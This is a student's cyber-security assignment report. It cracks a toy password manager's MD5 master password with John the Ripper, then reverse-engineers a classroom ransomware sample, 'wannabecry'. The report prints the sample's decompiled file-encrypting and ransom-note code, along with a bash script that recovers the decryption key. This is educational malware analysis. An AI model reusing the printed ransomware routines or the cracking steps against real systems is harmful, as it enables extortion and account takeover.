

HY455 Cyber Security
Assignment 4
Chris Papastamos (csd4569)

Question 1


The process of cracking this password manager open was fairly simple. First up I had to decompile the executable to reveal the code




We can quickly observe from the 18'th line that the master password is hashed using MD5. Lets keep on digging further tho. Lets examine this "createDummyAccounts" function, maybe we will find something there.



As we can see this function inserts the passwords of the two accounts without any encryption. That provides us the two accounts of the user. Lets now focus on the master passowrd: We know the hash type and the hash itself. So lets try to crack it using JTR.



JTR came through with a result password which is “domino”. Lets launch password manager and try this as the master password.



And it worked! Lets add a dummy account and watch it be displayed when we print all accounts. In there we can see the two accounts we discovered before as well.

Question 2

Loading up wannabecry the exported code has function and variable names that doesn't help with figuring out how the program works. I red all of the functions and change the name of them and their variables so the program is more readable. So this is a rundown of how the virus works:

- int main()

```
1
2  int main(int argc,char *argv)
3
4  {
5    bool key_file_exists;
6    uint random;
7    int more_random;
8    int input_hash;
9    int code_validity;
10   undefined7 extraout_var;
11   time_t timern;
12
13   key_file_exists = check_for_key_file();
14   if ((int)CONCAT71(extraout_var,key_file_exists) == 0) {
15     timern = time((time_t *)0x0);
16     srand((uint)timern);
17     random = rand();
18     more_random = (int)((random ^ (int)random >> 0x1f) - ((int)random >> 0x1f)) % 0x5f;
19     puts("Encrypting files:");
20     file_en/decoder(more_random);
21     create_readme_and_key_file(more_random);
22     puts("Your computer has been infected. Check the generated readme file.");
23   }
24   else if (argc == 2) {
25                     /* get the 9'th character of the input code (second L of the phrase encrypted))
26                        */
27     input_hash = atoi(*(char **)(argv + 8));
28     code_validity = check_validity(input_hash);
29     if (code_validity == 0) {
30       puts("Invalid code! Did you pay the money or are you trying random stuff?");
31     }
32     else {
33       puts("Decrypting files:");
34       file_en/decoder(input_hash);
35       remove("KEY.txt");
36       puts("You did it! Your files are now decrypted!");
37     }
38   }
39   else {
40     puts("The only available command is ./wannabecry {code}.");
41   }
42   return 0;
43 }
44
```

This is the main function of the virus. As we can see there are 2 run options which are specified by the if statement at line 14. The first part is the encryption process. The second one is the decryption. For the encryption process a random number is generated and then is passed to file_en/decoder() and to create_readme_and_key_file(). These two functions serve the encryption functionality and we will take a look at them in a while. For the decryption functionality, the code is loaded from the first command line argument as an integer (So we know the decryption code is a number) and then is checked with check_validity(). If the code is valid the files are decrypted using file_en/decoder() using the input number.

Lets look at the encryption functionality first:

- void crete_readme_and_key_file(int random)

```
Decompile: create_readme_and_key_file - (wannabecry)
1
2  void create_readme_and_key_file(int random)
3
4  {
5    FILE *readme_and_key_file;
6    char *key;
7    int wtf;
8
9    readme_and_key_file = fopen("README.txt","wb");
10   fputs("Your computer has been hacked and all your files have been encrypted! But don\'t worry, you
     r files are safe.\nTo decrypt them, you need to send 1 million dollars and the key inside the \'KE
     Y.txt\' at the following bitcoin addres: BTC_HY455.\nAfter sending the key, you will receive a cod
     e to decrypt your files by using the following command:\n./wannabecry -d {code}\n\nIf you delete t
     he \'KEY.txt\' or any other file of this virus, all your files will be lost forever!"
11             ,readme_and_key_file);
12   fclose(readme_and_key_file);
13   readme_and_key_file = fopen("KEY.txt","wb");
14   key = key_encoder("THEY_WILL_NEVER_FIND_THIS",random);
15   fputs(key,readme_and_key_file);
16   free(key);
17   fclose(readme_and_key_file);
18   return;
19 }
20
```

This function is simply encoding the phrase "THEY_WILL_NEVER_FIND_THIS" with the input variable using the key_encoder() function.

This phrase is very popular among the program and will be important later on

(It also writes all the text to the 2 files)

- char * key_encoder(char *input_str, int alternator)

```
1
2  char * key_encoder(char *input_str,int alternator)
3
4  {
5    int int_strlength;
6    int int_of_input_at_itter;
7    size_t input_str_length;
8    char *str;
9    int itter;
10
11   input_str_length = strlen(input_str);
12   int_strlength = (int)input_str_length;
13   str = (char *)malloc((long)(int_strlength + 1));
14   itter = 0;
15   while( true ) {
16     if (int_strlength <= itter) {
17       str[int_strlength] = '\0';
18       return str;
19     }
20     int_of_input_at_itter = char_to_int_algorithm(input_str[itter]);
21     if (int_of_input_at_itter == -1) break;
22     str[itter] = " !\"#$%&\'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmn
       opqrstuvwxyz{|}~"
23                  [(alternator + int_of_input_at_itter) % 0x5f];
24     itter = itter + 1;
25   }
26   return "INVALID";
27 }
28
```

This function serves as an encryptor (and decryptor) for the key. The process is very simple, it offsets each character by the value of the alternator in the string that can be seen on the screenshot.

- void file_en/decoder(int random_int)

```
void file_en/decoder(int random_int)

{
  long i;
  undefined8 *itter;
  long in_FS_OFFSET;
  undefined8 this_dir;
  undefined8 local_410;
  undefined8 arr [127];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  this_dir = 0x2e;
  local_410 = 0;
  itter = arr;
  for (i = 0x7e; i != 0; i = i + -1) {
    *itter = 0;
    itter = itter + 1;
  }
  encrypt_dir((char *)&this_dir,0x400,random_int);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

This function makes some checks and then calls encrypt_dir() so lets check in that

- void encrpt_dir(char* abs_dir_str,ulong max_dir_len, int alternator)

```
void encrypt_dir(char *abs_dir_str,ulong max_dir_len,undefined4 alternator)

{
  int is_;
  int cmp_res;
  size_t abs_dir_len;
  DIR *dir;
  int *pc;
  char *dir_name;
  size_t dir_length;
  dirent *dir_itter;

  abs_dir_len = strlen(abs_dir_str);
  dir = opendir(abs_dir_str);
  if (dir == (DIR *)0x0) {
    pc = __errno_location();
    dir_name = strerror(*pc);
    fprintf(stderr,"path not found: %s: %s\n",abs_dir_str,dir_name);
  }
  else {
    while (dir_itter = readdir(dir), dir_itter != (dirent *)0x0) {
      dir_name = dir_itter->d_name;
      if (dir_itter->d_type == '\x04') {
        is_ = strcmp(dir_name,".");
        if ((is_ != 0) && (is_ = strcmp(dir_name,".."), is_ != 0)) {
          dir_length = strlen(dir_name);
          if (max_dir_len < dir_length + abs_dir_len + 2) {
            fprintf(stderr,"path too long: %s/%s\n",abs_dir_str,dir_name);
          }
          else {
            abs_dir_str[abs_dir_len] = '/';
            strcpy(abs_dir_str + abs_dir_len + 1,dir_name);
            encrypt_dir(abs_dir_str,max_dir_len,alternator);
            abs_dir_str[abs_dir_len] = '\0';
          }
        }
      }
      else {
        dir_name = add_dir(abs_dir_str,dir_name);
        cmp_res = check_name(dir_name,"./virus_folder/");
        if (cmp_res != 0) {
          puts(dir_name);
          encrypt(dir_name,(byte)alternator);
        }
        free(dir_name);
      }
    }
    closedir(dir);
  }
  return;
}
```

This function is doing some checking for the given directory. After this, it recursively calls encrypt() in all directories under the ./virus_folder/ directory.

- void encrypt(char *filename, byte alternator)

```
void encrypt(char *filename,byte alternator)

{
  int int_file_len;
  FILE *file;
  long file_len;
  void *file_cont;
  int i;

  file = fopen(filename,"rb");
  fseek(file,0,2);
  file_len = ftell(file);
  int_file_len = (int)file_len;
  rewind(file);
  file_cont = malloc((long)int_file_len);
  fread(file_cont,(long)int_file_len,1,file);
  fclose(file);
  for (i = 0; i < int_file_len; i = i + 1) {
    *(byte *)((long)file_cont + (long)i) = *(byte *)((long)file_cont + (long)i) ^ alternator;
  }
  file = fopen(filename,"wb");
  fwrite(file_cont,(long)int_file_len,1,file);
  fclose(file);
  free(file_cont);
  return;
}
```

This is the function that encrypts each file. The way its doing that is by XORing each byte of the file with the LS byte of the alternator which is the random number from the main() function

Lets now look at the decpryption functionality of the virous:

- int check_validity(int iput)

```
int check_validity(int input_hash)

{
  int key_file;
  int comp_res;
  long file_ending;
  char *key;
  size_t key_length;
  size_t text_length;
  char *str_res;
  FILE *__stream;

  __stream = fopen("KEY.txt","r");
  if (__stream != (FILE *)0x0) {
    fseek(__stream,0,2);
    file_ending = ftell(__stream);
    rewind(__stream);
    key = (char *)malloc((long)(int)file_ending);
    fread(key,(long)(int)file_ending,1,__stream);
    fclose(__stream);
    key_length = strlen(key);
    text_length = strlen("THEY_WILL_NEVER_FIND_THIS");
    if (key_length == text_length) {
      str_res = (char *)encryption_reverser_probably(key,input_hash);
      comp_res = strcmp(str_res,"THEY_WILL_NEVER_FIND_THIS");
      free(key);
      free(str_res);
      __stream = (FILE *)(ulong)(comp_res == 0);
    }
    else {
      free(key);
      __stream = (FILE *)0x0;
    }
  }
  return (int)__stream;
}
```

This function was the key to finding out how the virous works. The key is first loaded from the file and its length is checked with the phrase “THEY_WILL_NEVER_FIND_THIS”. Then the key is passed to a function wich applies some modulo opperations to the input number and then calls key_encrypt() to the key. The result of this is checked with the phrase and if it is indeed the same, the input is verified.

The conclusion from the functions above is the following: The key is the phrase "THEY_WILL_NEVER_FIND_THIS" offsetted by a number (lets call it X). This number X is then used to binary XOR each byte of the file with. This number X is the code expected for decryption. When the code is given the key is reversely offsetted by the input and if it matches the phrase it XORs back each byte of each encrypted file (The encryption and the decryption of the file is the same process!). So in order to get the code we need to find out how many positions any of the letters of the phrase has been offsetted.

For this reason I created the following script:


```
#! /bin/bash
#First up check if KEY.txt exists, otherwise we could pottentially rerun the virus
if ! test -f "KEY.txt";
then
    echo "Error, KEY.txt doesn't exist!"
    exit
fi

hash=" !\"#$%&\'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_\`abcdefghijklmnopqrstuvwxyz{|}~"
#Calculate the offset bettween the first letter of the key with the letter T in the encrypt string found while reversing
key=$(cat KEY.txt)
offset=0

for ((j=0 ; j<${#hash}; j++ ));
do
    if [ "${key:0:1}" == "${hash:$j:1}" ]
    then
        offset=$((j-53))
    fi
done
echo "The offset is: $offset"
if [ $offset -gt 0 ]
then
    input=$offset
else
    input=$((offset+95))
fi

echo "The calculated randomized alternator used is: $input"
input=$(printf '%g' "$input")
echo "Trying code: $input"
output=$(./wannabecry $input)
echo $output

if [ $(echo $output | wc -m ) -ne 68 ];
then
    echo "Decryption succeded! The code was $input"
    exit;
else
    echo "Calculated input was incorrect. Starting Bruteforce approach"
fi

############################
######## BRUTEFORCE ########
############################
for code in $(seq -f "%g" 1 95)
do
    echo "Trying out code: $code"
    output=$(./wannabecry $code)
    echo $output

    if [ $(echo $output | wc -m ) -ne 68 ];
    then
        echo "Bruteforce approach succeded! The code was $code"
        break;
    fi
done
```

This script calculates the offset of the first character with the letter T in the string find in the program. After this is calculated the script tries it as a code. (if the offset is negative, we have to add the length of the hash string so it "rolls back"). If the code does not manage to decrypt our files (which it will) we will just try to bruteforce it since there are 95 total codes because the hash string's length limits the offset to 95.

Running the script in the same directory as the wannabecry executable we get the following output:

```
chris@chris-PC-Ubuntu:~/Classes/HY455/assignment5/wannabecry$ ./wannabreakcry.sh
The offset is: -27
The calculated randomized alternator used is: 68
Trying code: 68
Decrypting files: ./virus_folder/secret_pdf.pdf ./virus_folder/bobs_secrets.txt You did it! Your files are now decrypted!
Decryption succeded! The code was 68
chris@chris-PC-Ubuntu:~/Classes/HY455/assignment5/wannabecry$
```

Lets check on our files now:



Both of our files are succesfully decrypted and we can now save the money we were about to spend just to get them back!